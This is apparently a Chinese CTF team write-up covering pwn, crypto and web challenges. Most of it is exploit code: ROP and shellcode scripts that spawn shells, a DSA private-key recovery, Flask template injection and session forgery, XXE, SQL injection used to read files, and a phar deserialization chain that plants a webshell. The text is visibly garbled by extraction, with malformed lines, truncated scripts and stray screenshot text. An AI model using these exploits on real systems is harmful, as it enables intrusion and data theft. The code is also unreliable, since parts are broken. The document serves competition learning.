Whitzard / 2018-12-03 09:11:00 / 浏览数 6382 安全技术 CTF 顶(2) 踩(0)

Time 12.1-2 Rank 2

Pwn

OverInt

看一下题目逻辑,如果前面通过判断,最后能有任意次数对栈的修改,可以改return address 之后ROP。看一下如何通过判断,发现需要输入的4位字符符合一定的条件并且在加法中发生一次溢出。于是爆破4位输入,得到一个可以最终进入任意修改栈的输入即可。。 ROP 执行system

```
代码如下
```

```
#!/usr/bin/env python
from pwn import *
import sys
context.log_level="debug"
#context.log level="info"
code=ELF("./overInt",checksec=False)
context.arch=code.arch
if len(sys.argv)>1:
  con=remote(sys.argv[1],int(sys.argv[2]))
   #libc=ELF("./libc.so")
  libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
else:
  con=code.process()
   #libc=ELF("/lib/i386-linux-gnu/libc.so.6")
  libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
def z(commond=""):
  gdb.attach(con,commond)
def modify(offset,content):
  con.sendafter("modify?\n",p32(offset))
  con.sendafter("in?\n",content)
def modifyqword(offset,content):
  content=p64(content)
   for x in content:
       modify(offset,x)
       offset+=1
def bypass():
  \texttt{con.sendafter("\n",'\x00\x15\x16\x89')}
   \#con.sendafter("\n","9777")
  con.sendafter("have?\n",p32(6))
  con.sendafter("\n",p32(90562024))
  con.sendafter("\n",p32(90562024))
  con.sendafter("\n",p32(90562024))
  con.sendafter("\n",p32(90562024))
  con.sendafter("\n",p32(90562025))
   con.sendafter("\n",p32(90562025))
def exploit():
  raw_input("#")
  bypass()
  con.sendafter("\n",p32(32))
  ret=0x38
  modifyqword(ret,0x400b13)
  modifyqword(ret+8,code.got['puts'])
  modifyqword(ret+16,code.plt['puts'])
  modifyqword(ret+24,0x40087f)
  con.recvuntil(chr(0xa))
  addr = con.recvuntil(chr(0xa))
  libc.address= u64((addr[-7:-1]).ljust(8,"\x00"))-libc.symbols['puts']
  bypass()
   con.sendafter("\n",p32(24))
```

```
modifyqword(ret.0x400b13)
  modifyqword(ret+8.libc.search("/bin/sh").next())
  modifyqword(ret+16,libc.symbols['system'])
exploit()
con.interactive()
```

Code

过一个哈希检查就可以栈溢出,哈希函数名字叫angr_hash,猜测出题人应该是考察angr,但是我自己写的跑不出来。于是先黑盒测试一下哈希函数,发现输入前面的第一个

```
def hash(s):
   h=0
   for i in s:
       v0=117*h+ord(i)
       h = v0 - 0 \\ x1D5E0C579E0 \\ *(((((0x8B7978B2C52E2845 * v0) >> 64) + v0) >> 40) - (v0 >> 63))
d='wabcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
\verb|d2='xyzabcdefghijklmnopqrstuvwABCDEFGHIJKLMNOPQRSTUVWXYZ'|
\verb|d3='jklmnopqrstuvabcdefghiwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'|
{\tt d4='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'}
\tt d5='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
for i in d:
   for j in d2:
       for k in d3:
           for 1 in d4:
               for m in d5:
                   if hash(i+j+k+l+m) == 0x53CBEB035:
                       print (i+j+k+l+m)
得到符合条件的解wyBTs
然后就可以栈溢出ROP, 先用puts泄露libc基址, 然后跳回main再来一次直接system("/bin/sh")
完整利用脚本如下:
from pwn import *
HOST = "58.20.46.150"
PORT = 38533
code = ELF('./code')
s = remote(HOST, PORT)
#s = process('./code')
context.arch = code.arch
context.log_level = 'debug'
puts_addr = code.plt['puts']
puts_got_addr = code.got['puts']
main_symbol = code.symbols['main']
s.sendlineafter(':\n', 'wyBTs')
payload = flat(['a'*120, 0x400983, puts_got_addr, puts_addr, main_symbol] )
s.sendlineafter('save\n',payload)
print 'a',s.recvuntil('\x0a')
libc_puts = u64(s.recvuntil('\x0a')[:6]+'\x00\x00')
libc_base = libc_puts - 0x6f690
print hex(libc_puts)
print hex(libc_base)
s.sendlineafter(':\n', 'wyBTs')
payload = flat(['a'*120, 0x400983, libc_base+0x18cd57, libc_base+0x45390, main_symbol] )
s.sendlineafter('save\n',payload)
s.interactive()
#flag{15c3ac74e25f96a282c2821008431557}
```

Note

堆可执行。Note的编辑都有边界检查,但在检查之后有栈溢出可以覆盖局部变量,从而编辑Note时越界写到GOT表上,从而跳到堆上,堆上摆好shellcode即可。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#import os
```

```
code = ELF('./note', checksec=False)
context.arch = code.arch
context.log_level = 'debug'
def add(idx, data):
  r.sendline('1')
  r.sendline(str(idx))
  r.sendline('13')
  data = flat(data)
  r.sendline(data)
def exploit(r):
  r.recvuntil('404')
  r.sendline('1')
  r.sendline('0')
  \verb|r.send(flat('13'.ljust(10, '\x00'), p32((-8)&0xffffffff), '\n')||
start:
  xor rax, rax
  syscall
  dec edx
  mov rsi, rcx
  jmp start
  ''')
  r.sendline(sc)
  r.sendline('5')
  r.interactive()
```

Random

第一个漏洞是printf泄漏,但无法任意写。第二个漏洞在于fclose之后没有清空指针,从而可以用scanf控制fs内容,在fread里控制PC。脚本如下:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#import os
code = ELF('./random', checksec=False)
context.arch = code.arch
context.log_level = 'debug'
#gadget = lambda x: next(code.search(asm(x, os='linux', arch=code.arch)))
#context.terminal = ['tmux', 'new-window']
#debug = lambda : gdb.attach(r) #, gdbscript='b *{:#x}'.format(code.address+0x10EE))
def doopen():
   r.sendline('1')
def doclose():
   r.sendline('3')
def exploit(r):
   doopen()
   sleep(0.1)
   doclose()
   sleep(0.1)
   r.sendline('2')
   sleep(0.1)
   r.sendline('%c'*401 + '@%p'*10 + 'AAA')
   sleep(0.1)
   tmp = r.recvuntil('AAA')
   tmp = tmp.split('@')
   canary = int(tmp[-10], 16)
   stack = int(tmp[-4], 16)
   libc.address = int(tmp[-6], 16) - libc.sym['__libc_start_main'] -0xf0
   code.address = int(tmp[-7], 16) - 0xd70
```

```
info('%016x libc.address', libc.address)
info('%016x code.address', code.address)
info('%016x canary', canary)
info('%016x stack', stack)

addr = stack - 0xd58
ff = flat(libc.address+0xf1147, 1, 2, 3, 4, 0, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, code.address+0x202800, 18, 19, 20, 2

sleep(0.1)
r.sendline('1')
sleep(0.1)
r.sendline(ff)
sleep(0.1)
r.sendline(ff)
sleep(0.1)
r.sendline('0')
```

Crypto

Easy crypto

题目直接给了key,需要自己写解密函数。看一下加密函数,就是AES加密中间,对每个block都异或了iv,最后还把iv作为密文头部返回。只需要写一个逆操作就可以了。 解密代码如下:

```
#!usr/bin/python
#_*_ coding=UTF-8 _*_
from Crypto.Cipher import AES
from binascii import b2a hex, a2b hex
from Crypto import Random
import sys
class aesdemo:
  #aes = AES.new(key,mode)
  def __init__(self,key):
      self.key = key
      #self.BS=BS
  def pad(self,msq):
      #BS = AES.block size
       # aes
      byte = 16 - len(msg) % 16
      return msg + chr(byte) * byte
  def unpad(self,msg):
      if not msq:
          return ''
      return msg[:-ord(msg[-1])]
  def xor(self,a, b):
          #assert len(a) == len(b)
          return ''.join([chr(ord(ai)^ord(bi)) for ai, bi in zip(a,b)])
  def split_by(self,data,step):
          return [data[i : i+step] for i in xrange(0, len(data), step)]
  def encrypt(self, plaintext):
      # BEBBBBBIV
      iv = Random.new().read(16)
      aes = AES.new(self.key,AES.MODE_CBC,iv)
      prev_pt = iv
      prev_ct = iv
      ct=""
      msg=self.pad(plaintext)
      for block in self.split_by(msg, 16):
          ct_block = self.xor(block, prev_pt)
```

```
ct_block = aes.encrypt(ct_block)
                                      ct_block = self.xor(ct_block, prev_ct)
                                      ct += ct_block
                        return b2a_hex(iv + ct)
          def decrypt(self,cipher):
                        c=a2b hex(cipher)
                        iv=c[:16]
                        cipher=c[16:]
                        aes = AES.new(self.key,AES.MODE_CBC,iv)
                        prev_pt = iv
                       prev_ct = iv
                       pl=""
                        msq=cipher
                        for block in self.split_by(msg, 16):
                                     p_block = self.xor(block, prev_pt)
                                     p_block = aes.decrypt(p_block)
                                     p_block = self.xor(p_block, prev_ct)
                                     pl += p_block
                        return self.unpad(pl)
 # ====
if __name__ == '__main__':
          \verb|cipher="524160f3d098ad937e252494f827f8cf26cc549e432ff4b11ccbe2d8bfa76e5c6606aad5ba17488f11189d41bca45baa"|
          BS = AES.block_size # aes
          key="asdfghjkl1234567890qwertyuiopzxc"
          demo = aesdemo(key)
          e = demo.encrypt("a"*16)
          p = demo.decrypt(cipher)
          print p
伪造签名
首先从pub中提取DSA公钥,得到p,q,g。审计源代码,签名后计算出两个值s和r。其中私钥pri是未知的,s是由pri以及r运算生成的。让服务器对一个已知字符串进行签名,
 #!use/bin/python
 from hashlib import sha512
p=0x00e58c4b03419856a2bdf8e027d4634879d4f1d5cf62958efc7b4116d9850629577a2f3d29094af814a4d37843ae5ec0152641f93d48b8fa811c175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b8fa81bc175b9ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac4b034b6ac
q= 0x00e02de0483211755e1479ab841fb11b71d0be7eecf58b6d7acbc001535714f44f
{\tt g=0x008162303e2cf766a23f4ca9209648f0b1b6034b22a577b2ed3982a40e1d4d821c8bd3fcc97c3407e18838a414639627e349a5e9dce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce42bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f653bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bb9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f665bab05gce44bbe9f6665bab066bab0666bab066bab066bab066bab066bab066bab066bab066bab066bab066bab066bab066bab066bab066bab066bab06
          return ''.join([hex(ord(c)).replace('0x', '') for c in s])
def h2i(s):
                        #print(s)
                        #print(type(s))
          return int(str(s),16)
def nonce(msg, num):
          msg=h2i(msg)
          num=h2i(num)
          for i in str(msg):
                        i=int(i)**int(i)
                        d=int(str(int(i)*3141592653)[-6:])
                        n += num % d
          n = (num-n) % d
          return n
def egcd(a, b):
          if a == 0:
                       return (b, 0, 1)
          else:
```

g, y, x = egcd(b % a, a)

```
return (g, x - (b // a) * y, y)
def modinv(a, m):
  g, x, y = egcd(a, m)
  if g != 1:
      raise Exception('modular inverse does not exist')
  else:
      return x % m
def sign(data):
  data = s2h(data)
  k = nonce(data,q)
  kinv = modinv(k, q)
  r = pow(g, k, p) % q
  h = sha512(data).hexdigest()
  h = int(h, 16)
  s = kinv * (h + r * priv) % q
  return (r, s)
def veryfy(data):
  h = sha512(data).hexdigest()
  h = int(h, 16)
#get from server when name =admins
r1 = 90070573032872447121024029430718629638260432295511124276056848475122201240021
\mathtt{s1} = 68073756336683619265031749533878249052846049048347537247828287528295874908598
data=s2h("admins")
k=nonce(data,q)
h = sha512(data).hexdigest()
h = int(h, 16)
priv=((((s1*k)%q-h)%q) *modinv(r1,q))%q
print priv
(r,s)=sign("admins")
assert(r1==r)
assert(s1==s)
print sign("admin")
Mixmix
这题总共有三关,先用rsa加密flag,随后随机生成第二组密钥,用于加密解密指数d的一半
首先可以用中间打印的随机数结果进行伪随机数预测,从而得到第二次加密的密钥
#python3
import os
#import primefac
import random
def generateBOX():
  ss=[]
  for i in range(624):
      tmp=random.getrandbits(32)
      ss.append(tmp)
  BOX=[]
  for i in range(32):
      BOX.append(random.getrandbits(1024))
  return ss,BOX
import linecache
import mt19937predictor
lines=linecache.getlines("output")
ss=lines[2:-1]
#ss,BOX=generateBOX()
predictor=mt19937predictor.MT19937Predictor()
```

for x in ss:

for i in range(32):

box=[]

data=int(x.strip(),16)

predictor.setrandbits(data,32)

```
box.append(predictor.getrandbits(1024))
print(box)
```

第二次采用的是对称加密,现在已有加密密钥,可以解密得到明文

```
import os
import libnum
import random
from Crypto.Util.number import getPrime,long_to_bytes,bytes_to_long
print "++good good study, day day up++"
def pad(m):
  tmp=m+os.urandom(16-len(m) % 16)
  if (len(tmp)/16) % 2 !=0:
      tmp+=os.urandom(16)
  return tmp
m=pad(flag)
def cipher1(m):
  tmp= bytes_to_long(os.urandom(172)+m)
  e=3
  p=getPrime(1024)
  q=getPrime(1024)
  n=p*q
  c=pow(tmp,e,n)
  d=libnum.invmod(e,(p-1)*(q-1)) % ((p-1)*(q-1))
  if pow(c,d,n)!=tmp:
      return cipher1(m)
  else:
      print(long_to_bytes(n).encode("hex") )
      print(long_to_bytes(c).encode("hex") )
      print len(long_to_bytes(d))
      return long_to_bytes(d)[-len(long_to_bytes(d))/2-1:]
#t=cipher1(m)
def pad2(m):
  assert len(m)<256
  return os.urandom(256-len(m))+m
#exit()
#t=pad2(t)
def pad_128(m):
  assert len(m)<=128
  if len(m) == 127:
      return '\x00'+m
  if len(m) == 128:
      return m
  assert False
def singleround(m):
  L=bytes_to_long(m[0:128])
  R=bytes_to_long(m[128:256])
  nR=L^BOX[R%32]
  return pad_128(long_to_bytes(nL))+pad_128(long_to_bytes(nR))
def cipher2(m):
  tmp=m
  for i in range(32):
      tmp=singleround(tmp)
  return tmp
def desingleround(m):
  L=bytes_to_long(m[0:128])
  R=bytes_to_long(m[128:256])
  nL=R^BOX[L%32]
  return pad_128(long_to_bytes(nL))+pad_128(long_to_bytes(nR))
def de2(c):
  tmp=c
  for i in range(32):
      tmp=desingleround(tmp)
```

```
return tmp
#cc=cipher2(t)
#print(t.encode("hex"))
#print(cc.encode("hex"))
cc=(cc.decode("hex"))
pd= de2(cc)[-129:]
print len(pd)
print bytes_to_long(pd)
解密出的结果是rsa加密d的一部分,可以根据一半的d恢复完整的d
0# partial_d.sage
def partial_p(p0, kbits, n):
  print p0
  print kbits
  print n
  PR.<x> = PolynomialRing(Zmod(n))
  nbits = n.nbits()
  f = 2^kbits*x + p0
  f = f.monic()
  roots = f.small_roots(X=2^(nbits//2-kbits), beta=0.3) # find root < 2^(nbits//2-kbits) with factor >= n^0.3
  if roots:
    x0 = roots[0]
    p = gcd(2^kbits*x0 + p0, n)
    return ZZ(p)
def find_p(d0, kbits, e, n):
  X = var('X')
  for k in xrange(1, e+1):
    results = solve_mod([e*d0*X - k*X*(n-X+1) + k*n == X], 2^kbits)
    for x in results:
       p0 = ZZ(x[0])
       p = partial_p(p0, kbits, n)
       if p:
          return p
if __name__ == '__main__':
  e = 3
  beta = 0.5
  epsilon = beta^2/7
  nbits = n.nbits()
  kbits = floor(nbits*(beta^2+epsilon))
  \#d0 = d \& (2^kbits-1)
  print "lower %d bits (of %d bits) is given" % (kbits, nbits)
  p = find_p(d0, kbits, e, n)
  print "found p: %d" % p
  q = n//p
print inverse_mod(e, (p-1)*(q-1))
得到d之后最后解密出flag
>>> from libnum import *
```

>>> n=0xbac8178c6c942524e947f05b688d4f589b99428d4e932b6aa3cf9fc668436fe828271348451c43b52392dda7fca416d58ca39ddeafa012c4ca1b66
>>> c=0xb50f6b8e6e29b869119eaedc9b235d8754c7ce06fffla5c9465622d5662e5b36e7f6d525f3a64e126bad4e5c06c24408b81e66f00f7c7a464e45145

>> k=pow(c,d,n) >>> n2s(k)

Shadow

首先flask写的,测试发现存在模板注入,于是fuzz一下/{{url_for.globals['current_app'].config}}

得到配置文件,然后获取到了secret

'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False, 'SECRET_KEY': 'as/*d21as-+dhasod5a4s54:><*()dfdsf', 'EXPLAIN_TEMPLATE_LOADING': False, 'SCALALCHEMY_CONTENT_LENGTHIS AND ADDITIONAL TEMPLATE AND ADDITIONAL TEMPLATE.

'SECRET_KEY': 'as/d21as-+dhasod5a4s54:><()dfdsf' 解密session 如下:

flask-session-cookie-manager-master python 1.py decode -s 'as/*d21as-+dhasod 5a4s54:><*()dfdsf' -c .eJw9UMuKwkAQ_JVlzh7y8hLwYMiDLHQPysRh5hLURJPOYyFRHCP--w7CL k1duorq6nqx8jLVc8PC23SvV6xsKxa-2NeJhUx5iUHaOpClhBQ1PAMHKVlzUTVAygWKepSHFrOdp6l4c NEQZIlRS9-BtwtAbA0sUctF2ikv7bXYt1rkDoiKtPwmHUeEsXJ5fCCQyRqz_Ani7GgJD8wOPSx2LIcCj Br2AxddoLzCB7q6EKcNSN3Bkjt2t2HvFTvP06W8_XT1-P8CSAhQ5DZGscZl39hzTwuDwsYcdj6PweBSG C2Tp46vgdW7eN187Nq5PFZD0_5VMx6H2lq6nu_7bMXucz192mKBw96_TM1pTw.XAMw9Q.vI50SIeek_v amERjjwMhjHhEZD4</p>

{u'csrf_token': '1c852135974a462461511bd7831751ea2d881c56', u'user_id': u'40', u
'name': u'12333', u'_fresh': True, u'is_admin': True, u'_id': 'ca16040ac60a8c461
997a26520e5eb4d6f5098c0a1c9d3d810130b91dcaee4be2417cebcd0c46585c1a94b2174ec04ee3
3305c531bdf998ce728501a1fd324ce'}

flask-session-cookie-manager-master

光 先知社区

于是伪造admin:

出现上传框,后来测了一下,貌似随便注册一下,也可以上传233333

随后开始fuzz,测试了很久,发现可以xxe,,,,

最后测试得到使用xinclude 读文件 然后在rq用户的 .bash_history 得到flag文件名

Myblog

首先发现了index.php 这个时候发现了一个.index.php.swp 这里真是坑啊,与实际文件根本完全不一样。233333


下面说重点,

首先index.php cookie提示? Flag 尝试filter读源码,发现并没有什么卵用。。。 提示about也有后端,页面也说用了base64 于是猜测 about的base64 编码以后,存在文件,(这里猜了一年,服了)然后读源码:

```
$filename = 'flag.txt';
$flag = 'flag.txt';
extract($_GET);

if(isset($sign)){
    $file = trim(file_get_contents($filename));
    if($sign === $file){
        echo 'Congratulation!<br>';
        echo file_get_contents($$falg);
    }
    else{
        echo 'don`t give up';
    }
}
```

简单的变量覆盖,尝试构造获取flag



Babyt2

首先在登陆页面,发现提示,访问得到数据库结构:

```
</div>
<!--readme.md-->
</div>
</div>
```

```
CREATE TABLE IF NOT EXISTS "users" (
  "id" integer PRIMARY KEY AUTOINCREMENT NOT NULL,
  "username" char(1024) NOT NULL,
  "password" char(1024) NOT NULL,
  "filepath" varchar(1024)
);
```

Sql injection

既然给出了数据库,应该与sql注入有关,首先尝试正常功能,发现功能有注册,登陆,上传文件,读取你上传的文件,然后开始尝试注入,在文件名出发现存在注入。猜测sql语句为:update users set filepath = " where id = 1; 于是构造利用,发现可以篡改其他用户,或者自己的filepath实现任意文件读取构造如下:
Update users set filepath = '123',filepath='456' where id =2 --1 'where id =1 这样就可以修改掉我们自己的filepath的值,然后尝试读一下文件。任意文件读取

首先尝试读取 /etc/passwd:

```
;q=0.8
Referer: http://192.168.2.23/index.php?r=users%2Ffile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=4520b2b6cf5281808d32a0472fdad4f8;
csrf=1e98be2e57538d9ac35494d21ec6e6706791c2ae7d9413a3ddaf6edc467dee62a%3A2%3A%
7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22JTjwXjwGJuI6vD9U93RaTvNyp0H
4RD7K%22%3B%7D
-----WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="_csrf"
bqGwRHSI1IW5fR0129J6P8RHTMdCjFeicp4DDes9lHAk9dozL0KjwvMIWo0tlkNq_XQephb6GdsC0Us
5uXmjOw==
-----WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[name]"
1',filepath='/etc/passwd' where username='xjb' -- 1
-----WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[imageFile]"
-----WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[imageFile]"; filename="sec.txt"
Content-Type: text/plain
```

然后点击导航栏show

抓包,发现读取成功。

读取源码

没有办法直接getshell,因此尝试读一下源码,但是发现不是默认路径,因此先读一下apache2的默认主机配置。fuzz了一下,找到了配置文件为:/etc/apache2/sites-available/000-default.conf读取如下:

```
CONTENT-LENGTH: 1301
Content-Type: image/jpeg;text/html; charset=utf-8
<VirtualHost *:80>
         # The ServerName directive sets the request scheme, hostname and port that
         # the server uses to identify itself. This is used when creating
         # redirection URLs. In the context of virtual hosts, the ServerName
         # specifies what hostname must appear in the request's Host: header to
         # match this virtual host. For the default virtual host (this file) this
         # value is not decisive as it is used as a last resort host regardless.
         # However, you must set it for any further virtual host explicitly.
         #ServerName www.example.com
         ServerAdmin webmaster@localhost
         DocumentRoot /var/www/html/You_Cant_Gu3ss/web
         # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
         # error, crit, alert, emerg.
         # It is also possible to configure the loglevel for particular
         # modules, e.g.
         #LogLevel info ssl:warn
         ErrorLog ${APACHE_LOG_DIR}/error.log
         CustomLog ${APACHE_LOG_DIR}/access.log combined
         # For most configuration files from conf-available/, which are
         # enabled or disabled at a global level, it is possible to
         # include a line for only one particular virtual host. For example the
         # following line enables the CGI configuration for this host only
                         Type a search term
                                                                                         0 m
                                                                              1,665 bytes | 1,01
```

然后读源码

file_get_contents 反序列化 在逻辑代码中,发现使用了file_get_contents:


```
public function actionShow(){
    if (!Yii::$app->session->get('id')) {
         return $this->redirect(['site/index']);
    $model = Users::find()->where(['id'=>Yii::\app->session->get('id')])->one();
       (!$model->filepath){
         \Yii::$app->getSession()->setFlash('error', "You should upload your
        image first");
return $this->redirect(['file']);
       (substr($model->filepath, 0,7)='phar://') {
\Yii::$app->getSession()->setFlash('error', "no phar! ");
                  this->redirect(['file']);
    $content = @file_get_contents($model->filepath);
    header("Content-Type: image/jpeg;text/html; charset=utf-8");
    echo $content;
```

但是现在并没有一个可用的类,于是想到整个框架是使用了yii2 ,所以尝试读取composer.json 文件,查看是否有有漏洞的组件:

```
"keywords": ["yii2", "framework", "basic", "project template"],
 "homepage": "http://www.yiiframework.com/",
 "type": "project",
 "license": "BSD-3-Clause",
 "support": {
   "issues": "https://github.com/yiisoft/yii2/issues?state=open",
   "forum": "http://www.yiiframework.com/forum/",
   "wiki": "http://www.yiiframework.com/wiki/",
   "irc": "irc://irc.freenode.net/yii",
   "source": "https://github.com/yiisoft/yii2"
 "minimum-stability": "stable",
 "require": {
   "php": ">=5.4.0",
    'yiisoft/yii2": "~2.0.14",
   "yiisoft/yii2-bootstrap": "~2.0.0",
     yiisoft/yii2 swiftmailer":
   "guzzlehttp/guzzle":"6.0.0"
 "require-dev": {
   "yiisoft/yii2-debug": "~2.0.0",
   "yiisoft/yii2-gii": "~2.0.0",
   "yiisoft/yii2-faker": "~2.0.0",
   "codeception/base": "^2.2.3",
   "codeception/verify": "~0.3.1",
   "codeception/specify": "~0.4.3"
 "config": {
                        Type a search term
? < +
```

构造反序列化文件

在composer.json,里面发现了低版本的组件guzzle,于是在phpggc中尝试查找有关反序列化漏洞利用,发现可以任意文件写入。



采用phpggc生成payload,但是这里没有什么可用的文件夹,去找了一下,发现了一个yii框架默认存储静态文件的文件夹,assets。写脚本生成文件:

然后通过composer本地搭建虚拟环境,在vender文件夹中运行php,生成exploit.phar getshell

将后缀改成txt,上传到uploads目录,然后通过注入,修改filepath为phar:///var/www/html/You_Cant_Gu3ss/uploads/1.txt ,点击show触发payload 采用老套路bypass:

compress.zlib://phar:///var/www/html/You_Cant_Gu3ss/uploads/1.txt/shell.php

执行生成的shell为:/var/www/html/You_Cant_Gu3ss/web/assets/a.php?a=ls 获取flag 通过shell查找到根目录flag 为fffffffffffff1sHere



Misc

Quotes

统计空格间的字符个数

```
import string
ll="My+mission+in+life+is+not+mer ely+to+survive+but to+thrive+and+to+do+so+w ith+s ome+pass i on+some+compass ion+so me+humo
l2 = [len(i) - i.count('+') for i in l1]
cs = [string.ascii_lowercase[i-1] if i > 0 else ' ' for i in l2]
print(''.join(cs)) # flag
```

```
C:\Users\xintan\Downloads\easy_crypto>python a.py
word games
C:\Users\xintan\Downloads\easy_crypto>
```

Traffic Light

